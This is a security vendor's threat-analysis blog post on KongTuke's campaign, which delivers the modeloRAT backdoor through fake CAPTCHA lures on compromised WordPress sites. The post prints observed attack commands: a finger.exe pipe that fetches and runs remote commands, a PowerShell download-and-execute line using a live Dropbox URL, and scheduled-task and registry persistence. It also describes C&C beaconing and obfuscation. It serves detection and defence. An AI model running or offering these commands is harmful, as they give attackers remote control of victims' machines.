Złośliwe oprogramowanie
Through the Lens of MDR: Analysis of KongTuke’s ClickFix Abuse of Compromised WordPress Sites
Our analysis of an active KongTuke campaign deploying modeloRAT — malware capable of reconnaissance, command execution, and persistent access — through compromised WordPress sites and fake CAPTCHA lures shows that the group still operates this delivery chain in parallel with the newer CrashFix technique.


Save to Folio
Key takeaways
- TrendAI Vision One™ Services — Managed Detection and Response (MDR) uncovered ongoing attacks linked to the KongTuke threat group, which continues to use compromised WordPress websites and fake CAPTCHA lures to deliver the Python-based modeloRAT. The attackers inject malicious JavaScript into legitimate WordPress websites, prompting users to run a PowerShell command that triggers a multistage infection process.
- Our MDR findings confirm that the group continues to use this method alongside the newer CrashFix technique, which tricks users into installing a malicious browser extension to initiate infection.
- The attack relies heavily on legitimate system tools and trusted services to avoid detection. By abusing components such as PowerShell, finger.exe, Dropbox-hosted files, and portable Python environments, the malware can execute commands remotely, maintain persistence, and remain active on compromised systems while leaving limited visible traces.
- Organizations whose users browse compromised websites or encounter prompts asking them to run commands could be at risk.
- The malware specifically checks whether a system is part of a corporate domain and identifies installed security tools before continuing, suggesting a focus on enterprise environments rather than opportunistic infections.
TrendAI Vision One™ Services – Managed Detection and Response (MDR) analysis
In January 2026, Huntress researchers identified a new initial access technique used by the threat actor KongTuke, dubbed as “CrashFix”. In this ClickFix variation, the users are tricked into installing a malicious Chrome extension that displays a fake security warning, stating that the browser has “stopped abnormally.” It then prompts the unsuspecting users to follow remediation instructions. Once they follow the instructions, they’ll inadvertently execute a malicious PowerShell command.

In our MDR investigation, however, we found no evidence of the CrashFix browser-extension method. Instead, TrendAI Vision One™ Forensics indicates that the older ClickFix-style fake CAPTCHA lure was likely used. Prior to execution, the user searched for “florida 2025 IDTF facility” and accessed a legitimate WordPress website.

While we did not directly observe on-screen activity after the visit, retrospective inspection via VirusTotal revealed injected external JavaScript references:
- hxxps://ainttby[.]com/6f54.js
- hxxps://ctpsih[.]com/2d5h.js


A report from April 2025 linked similar injected scripts to KongTuke activity. Infrastructure characteristics — including naming conventions and autonomous system number (ASN) overlaps — aligned with what can be observed on the identified domains.
Although those domains are now inactive, visiting the compromised website revealed another injected script: hxxps://foodgefy[.]com/6o0jk.js (162.33.178[.]171 — AS399629 [BL Networks]).
![Figure 4. Screenshots of the compromised website (left) and snippets showing the injected malicious JS script (right), via hxxp[://]foodgefy[.]com/6o0jk[.]js](/content/dam/trendmicro/global/en/research/26/c/clickfix/Fig4a.png)
![Figure 4. Screenshots of the compromised website (left) and snippets showing the injected malicious JS script (right), via hxxp[://]foodgefy[.]com/6o0jk[.]js](/content/dam/trendmicro/global/en/research/26/c/clickfix/Fig4b.png)
The injected script aligns with the documented Kongtuke tradecraft, which does the following:
- Set a cookie.
- Make a request to a Cloudflare endpoint to get trace information (such as the user’s IP).
- Determines the user’s browser and operating system.
- Sends the information to hxxp[://]foodgefy[.]com/6o0jk[.]js.
After receiving a response, the script dynamically injects and executes whatever content the remote server returns using document.write(). In effect, it allows the external server to remotely control and inject arbitrary content or code into the website.

Moreover, direct access to the malicious domain returns the string “It works,” which is consistent with what the report described.
Per the earlier report, the execution of the injected JS leads to a fake CAPTCHA page instructing the user to run a PowerShell command. While the PowerShell observed in our case differed from the April 2025 example, it exactly matched the command documented in a separate January 2026 finding, which described the same infection chain of a compromised WordPress site with an injected JS, leading to a fake CAPTCHA lure then PowerShell execution.
Recent VirusTotal submissions shows numerous WordPress sites injected with similar scripts, indicating that this delivery vector remains active and scalable.
Although we cannot conclusively confirm user-side interaction with the fake CAPTCHA prompt, the combination of browsing telemetry, injected script discovery, infrastructure overlap, and matching PowerShell tradecraft strongly suggests this was the initial access vector in our case.
Execution
We were able to track that the user opened the Run dialog box and pasted the clipboard contents to explorer.exe then launched a hidden command prompt session that copied the built-in Windows tool, finger.exe, to a temporary file (ct.exe) and executed it. The renamed binary connected to an external IP (45.61.138[.]224) and piped the response directly into the command interpreter, enabling remote command execution (RCE).
Although finger.exe is a legitimate Windows networking tool, it was abused in this instance to establish unauthorized remote access.
The following is the malicious command used:
- cmd /c start "" /min cmd /c "copy %windir%\system32\finger.exe %temp%\ct.exe&%temp%\ct.exe confirm@45.61.138[.]224|cmd"\1

The finger.exe utility retrieves a large CharCode blob containing PowerShell code obfuscated with a rotation-style (ROT) cipher. It reconstructs and decodes it in memory, then executes it without initially writing to the disk. The decoded loader then downloads a second-stage script to %AppData%\script.ps1, runs it via PowerShell, and deletes it to reduce forensic evidence. This demonstrates layered obfuscation, in-memory execution, and transient file artifacts to evade detection.

With TrendAI Vision One™ telemetry revealing the deobfuscated script, we saw that it performs several reconnaissance and environment-validation checks:
- It defines an array ($m) containing names of common security and analysis tools such as Wireshark, Procmon, Process Hacker, x64dbg, OllyDbg, IDA, Ghidra, Fiddler, Sysmon, VMware, and VirtualBox.
- It enumerates running processes (Get-Process) and compares each process name against that list.
- If any match is found, the script immediately exits — a classic antidebugging/anti-VM technique to avoid execution in analyst environments.
- It extracts domain information from systeminfo to determine whether the host is joined to a domain or in a WORKGROUP.
- This behavior suggests the campaign prioritizes enterprise environments, likely to conduct lateral movement and maximize potential impact.
- The script queries WMI using: Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
- This collects installed antivirus product names.
- It sends the collected data via HTTP POST to: hxxp://45.61.138[.]224/n.
- The message body includes:
- A campaign identifier (e.g., ABCD111n$ or BCDA222n$).
- The detected antivirus product names.
- Different identifiers depending on domain vs workgroup status.
- It uses Invoke-WebRequest (iwr) and pipes output to iex (Invoke-Expression), indicating potential execution of returned content from the C&C server.

If domain-joined, it does the following:
- Download a ZIP file from Dropbox. It uses the PowerShell commmand iwr -Uri " hxxps://www[.]dropbox[.]com/..." -OutFile "$env:appdata\Winpython.zip" to retrieve a ZIP archive from an attacker-controlled Dropbox link and saves it to %AppData%.

- Extract the archive. It uses the command Expand-Archive -Path "$env:appdata\Winpython.zip" -DestinationPath "$env:appdata" to unpack what appears to be a portable Python distribution (WPy64-31401).
- Execute Python with a malicious script. Through the command Start-Process -FilePath "$env:appdata\WPy64-31401\python\pythonw.exe" `
-ArgumentList "$env:appdata\WPy64-31401\python\modes.py", it launches pythonw.exe (no visible console window) to run modes.py.
We found that the ModeloRAT subsequently downloaded an additional payload from a Dropbox URL, which delivered a Python script named extentions.py. This script was executed using python.exe.
Command: -NonInteractive -NoProfile -WindowStyle Hidden -Command "iwr -Uri 'https://www.dropbox.com/scl/fi/np4h0kexqq5r9vlpzwg4d/rp?rlkey=fwg1koexylntccobyxaliju7w&st=3wxzp44k&dl=1' -OutFile \"$env:appdata\WPy64-31401\python\extentions.py\"; ls \"$env:appdata\WPy64-31401\python\"; Start-Process -FilePath \"$env:appdata\WPy64-31401\python\pythonw.exe\" -ArgumentList \"$env:appdata\WPy64-31401\python\extentions.py\";"

Upon execution, modeloRAT’s modes.py module initiates reconnaissance activity that profiles the compromised host before advancing to subsequent stages of intrusion.

Telemetry analysis shows the malware invoking PowerShell in hidden, non-interactive mode, executing a rapid sequence of enumeration commands without user input. The script systematically collects:
- Network configurations and active TCP connections.
- System identity and privilege context.
- Running processes and installed services.
- Storage volumes and filesystem details.
- Domain membership and environment classification.
The output of these commands is formatted into structured JSON, indicating that the harvested data is intended for automated parsing and likely transmission to a C&C infrastructure.
Subsequently, this Python-based process (pythonw.exe executing modes.py) initiated repeated outbound connections to external IPs (158.247.252.178:80 and 170.168.103.208:80) and an HTTPS connection to 149.154.164.13 (associated with Telegram infrastructure), indicating likely C&C communication with both direct IP-based endpoints and a Telegram-backed channel.
For persistence, the following registry entries are created:
- objectRegistryValue: monitoringservice
- objectRegistryKeyHandle: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- objectRegistryData: C:\Users\<USERNAME>\AppData\Roaming\WPy64-31401\python\pythonw.exe C:\Users\<USERNAME>\AppData\Roaming\WPy64-31401\python\modes.py start

It also establishes persistence by creating a scheduled task named “SoftwareProtection,” designed to blend in as legitimate software protection service. It repeatedly executes the malicious Python payload every five minutes via the following:
"C:\Windows\system32\schtasks.exe" /create /tn SoftwareProtection /tr ""C:\Users\<USERNAME>\AppData\Local\Microsoft\Windows\SoftwareProtectionPlatform\run.exe" "C:\Users\<USERNAME>\AppData\Local\Microsoft\Windows\SoftwareProtectionPlatform\udp.pyw"" /sc minute /mo 5 /f


Our analysis udp.pyw file shows that this threat employs a multilayered obfuscation to prevent string analysis or manual investigation of the script.
After decoding the entry, we get the next layer where it utilized the following steps:
- Reverses the entry
- Applies Base64 decoding
- Decompresses it using zlib
The result of this execution leads to another round of obfuscated code that contains similar structure. After 32 iterations of deobfuscation, it revealed code that contains the following:
- Anti-debugging functions: Checks for system debuggers via Windows API or detect Python debuggers
- Multilayer encryption: Base85 encoding, AES-256 encryption, Zlib compression, and compiled python code
- Payload execution: Loads compiled bytecode(payload) via the marshal module

While the execution of the bytecode was not successful in our tests, we saw that it contains strings and a reference to another file named AppData\Local\Microsoft\Windows\SoftwareProtectionPlatform\run.pyw, which was also dropped in the same infected host.
The following is a list of extracted names/functions:
Names: ('psutil', 'os', 'subprocess', 'sys', 'time', 'getcwd', 'var_de19fc0291090dcb', 'path', 'normcase', 'var_2e81fe4a2321309f', '_decrypt_str', 'var_358b2857d44181b1', 'startswith', 'exit', 'main', '__name__')
Analyzing the file run.pyw shows that it has similar structure and flow as udp.pyw, but with a larger data this time around. Applying the same deobfuscation method, we saw run.pyw loads the Python bytecode via the marshal module. The following is a list of extracted names/functions:
Names: ('socket', 'sys', 'subprocess', 'os', 'html', 're', 'time', 'bs4', 'BeautifulSoup', 'threading', 'psutil', 'requests', 'Crypto.Util.Padding', 'Crypto', 'base64', 'getcwd', 'var_de19fc0291090dcb', 'path', 'normcase', 'var_2e81fe4a2321309f', '_decrypt_str', 'var_358b2857d44181b1', 'startswith', 'exit', 'var_c68c19a0ea74d15a', 'var_2b6b8037e2428633', 'var_d7ee27df16fe75f8', 'var_0d6f193b19a44f4a', 'var_6560076c59ac87ac', 'check', 'Thread', 'var_fd8ce270b6003277', 'start', 'get', 'var_cea36d54b621a48f', 'text', 'var_d09efe76ced85d6d', 'find', 'var_0e23b5f319056839', 'var_7c5f6bb71383d3f3', 'split', 'var_6d5d29b8058bdf65', 'var_687b9b2c70a5c665', 'var_faf655de6214f02a', 'var_86c69be4c78f2621', 'b64decode', 'var_1363a4c4e644abdf', 'bytes', 'enumerate', 'len', 'var_40eab56476d5b9f6', 'decode', 'var_ae751dbc35895e07', 'var_794ede7b4b034ebe', 'xor_encrypt_decrypt', 'get_codepage', 'run_command', 'get_domain', 'connect_to_server', 'authenticate', 'main', '__name__')
The bytecode includes string entries related to functions for internet access, system control, and self-concealment, indicating it is a persistent backdoor designed for remote access and command execution.
Conclusion and security recommendations
The Kongtuke threat group is not replacing their old tradecraft but expanding it. While security reporting from Huntress highlighted the emergence of the new CrashFix technique, our MDR findings confirm that the group still uses compromised WordPress websites and fake CAPTCHA lures as infection vector.
Both delivery paths — CrashFix browser-extension abuse and ClickFix/fake CAPTCHA chains — ultimately converge on the same objective: the deployment of the Python-based modeloRAT. The consistency of the payload across different initial access methods demonstrates a mature, modular operation. Kongtuke is diversifying entry techniques while maintaining a stable and reliable post-exploitation framework.
Telemetry from VirusTotal further supports that this activity could still be ongoing. Multiple compromised websites remain injected, increasing the likelihood of continued exposure. This also demonstrates the group’s focus on scale, persistence, and adaptability rather than single-wave campaigns.
Organizations can mitigate this threat by adopting a layered defensive approach:
- Harden and maintain web servers. Regularly patch and update WordPress core files, themes, and plugins to reduce the risk of site compromise. Disable unused plugins and enforce strong administrative controls.
- Enhance endpoint detection and monitoring (EDR). Configure EDR solutions to alert on suspicious command-line activity, encoded PowerShell, unusual parent-child process relationships, and anomalous outbound network connections.
- Strengthen user awareness training. Educate users that legitimate websites and security tools will never require copying and running commands to fix errors or complete CAPTCHA-style verifications.
Because this campaign ultimately relies on human-initiated execution, combining technical controls with continuous user education is essential to effectively reduce organizational risk.
Proactive security with TrendAI Vision One™
TrendAI Vision One™ is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.
TrendAI Vision One™ Threat Intelligence Hub provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.
Emerging Threats:
KongTuke's ClickFix Abuse of Compromised WordPress Sites
KongTuke's ClickFix Abuse of Compromised WordPress Sites
TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.
Hunting Queries
malName:*MODELORAT* AND eventName:MALWARE_DETECTION AND LogType: detection
eventSubId: 101 AND parentCmd:services.exe AND processCmd:Schedule AND objectFilePath:C:\\Windows\\System32\\Tasks\\SoftwareProtection
More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.
Indicators of Compromise (IOCs)
The indicators of compromise for this entry can be found here.